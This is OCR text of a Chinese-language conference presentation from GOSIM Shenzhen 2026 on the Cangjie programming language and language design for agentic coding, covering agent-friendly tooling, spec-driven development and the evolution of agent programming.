GOSIM

GOSIM Shenzhen 2026

October 16-17, 2026 Shenzhen, China



GOSIM


GOSIM Shenzhen 2026

AI时代仓颉及编程语言新机会思考

詹博华

华为编程语言实验室AI专家








编程语言需要哪些新发展，才能适应这一范式迁移?

Agentic Coding未来要对应两种模式，需要三类编程语言


- Agentic coding替代传统（确定性）软件开发



❶ 传统语言与工具链

❷ 规格驱动开发（SDD）

- 智能软件（CPU+LLM双脑模式运行）的开发新范式



❸ 智能软件开发语言

双脑模式、细粒度上下文控制

CONTENTS

Part 01 传统语言与工具链

Part 02 规格驱动开发

Part 03 智能软件开发语言



01

传统语言与工具链



传统语言的改进方向(一)：Agent 可访问的基础设施

Agent 成为主要开发者时，语言 配套基础设施 是否对 Agent 友好?

语言基础设施

- 编译器 / 类型检查器
- LSP（语言服务器）
- 测试框架
- Linter / Formatter
- 调试器
- 文档与包索引
- 构建系统
- ……


案例：Agent 友好的 LSP

内置 LSP 集成，支持Python、TypeScript、Go、Rust、Java、C/C++、C#、PHP、Kotlin、Ruby 、……

LSP 能力	对 Agent 的价值
go-to-definition	精确定位符号，替代全文 grep
find-references	理解调用关系与影响范围
diagnostics	编译器/类型错误作为确定性反馈
hover / 类型信息	减少 API 幻觉

效果：语义导航：~50ms vs 文本搜索 ~45s 量级

Cangjie Harness



OPC Apps: 独立开发者们带着创意十足的仓颉应用来到 HDC








场景	效果
HumanEval	Pass@1 从 85% 提升至 99%
CCBench	功能通过率 62% 提升至 76%
Zip4cj库	2000+函数自动转换，通过率85%+，剩余通过AI修复
某项目核心模块	15k行代码，90%通过AI生成

https://gitcode.com/Cangjie-SIG/CangjieSkills


https://gitcode.com/Cangjie-SIG/ACEHarness

Skill 按照功能域进行树状分层



基于测试集错误信息，总结经验，反向优化各功能域 Skill

仓颉语言能力构建现状与计划



GOSIM

GOSIM Shenzhen 2026

02

规格驱动开发



Agentic Coding的核心挑战

维度	挑战
输入	自然语言天然模糊；人类难以精准描述意图
执行	LLM非确定性 – 同一个描述可能产生不同实现
结果	Agent可能误解意图、错误实现，仅表面通过测试
工程	代码量增长，但正确性、可维护性、可审计性未同步提升

核心瓶颈转移：“会不会写代码” -> “意图能否被正确理解并实现”

意图的二义性决定了它难以成为“编程语言”

“given a list of integers, remove duplicates.”

Lahiri et al., Intent Formalization (Microsoft Research, arXiv:2603.17150)

每个重复元素保留一个

输入 [3, 1, 2, 1, 2]



输出 [3, 1, 2]

(保留首次出现)

重复元素完全去掉

输入 [3, 1, 2, 1, 2]




输出 [3]

(去掉所有出现过的重复值)

- 同一句话，两种合理理解
- 未写清的假设 = Agent 自由发挥的空间

核心观点：可靠 AI 编码的瓶颈不是代码生成能力，而是意图形式化 - 如何将非正式的自然语言意图，转化为可检查、可演进、可验证的规格




Spec Kit：一套与AI高效协作的最佳实践。通过五个逻辑阶段，将软件开发的复杂过程变得**有序、可控**

1、/constitution	**Why，定义项目原则、约束等。**AI都会参照这份章程来确保其产出符合项目原则和约束
2、/specify	**What，将模糊的需求转化为详尽、具体、无歧义的功能描述**，规范的质量直接决定了生成代码的质量
3、/plan	**How，构建代码生成的骨架。**AI将根据这份计划来组织代码结构，安排生成顺序
4、/tasks	**Steps，可独立执行的原子操作。**AI可以高度聚焦，一次只做一件事，从而保证每个小部分代码的生成质量
5、/implement	**Code，代码生成。**这个阶段的AI输出应该是高度可预测和准确的，开发者的角色从“编码者”转变为“审查者”

从宏观到微观，从抽象到具体：逐层细化，确保每个阶段都有清晰的输出与验收标准





需求	功能通过率(未使用)	功能通过率(使用)	平均差值
场景一	57.9%	77.2%	+19.3 pp
场景二	76.2%	81.6%	+ 5.4 pp

结合移动应用开发领域的需求结构化设计

减少需求描述关键信息丢失等问题

1. 功能点定义

- **功能点编号**：需明确编号规则，平台差异需归入不同功能点

FP-ABC-001 或 PlatformX-FP-010

2. UI描述规范

- **UI布局信息**：具备编号标识（如"动作几"、"button1"等）
- **静态描述**：包含上下文（在XX中）、动作（增删改）、对象（如 button 的长宽属性）
- **动态描述**：包含触发对象、交互方式（点击、滑动等）、条件结果（UI变化如显示内容、触发功能点如数据库变化等）



3. 场景编号规范

- 采用 Given-When-Then 结构描述

场景概述：
SCEN-001: [Given] 用户在登录页面，
[When] 输入正确凭据并点击按钮，
[Then] 用户被重定向到主页

4. DFX需求编号

- 需建立独立的DFX需求编号体系

DFX-PERF-01　DFX-SEC-05　DFX-RELI-10

03

智能软件开发语言



Agent 编程的演进

2018 ~ 2023

LangChain/LangGraph

每一步用代码实现编排
与工具调用

2024 ~ 2025

Skills – Agentic Agent

大模型规划任务路径，
脚本做 tool call

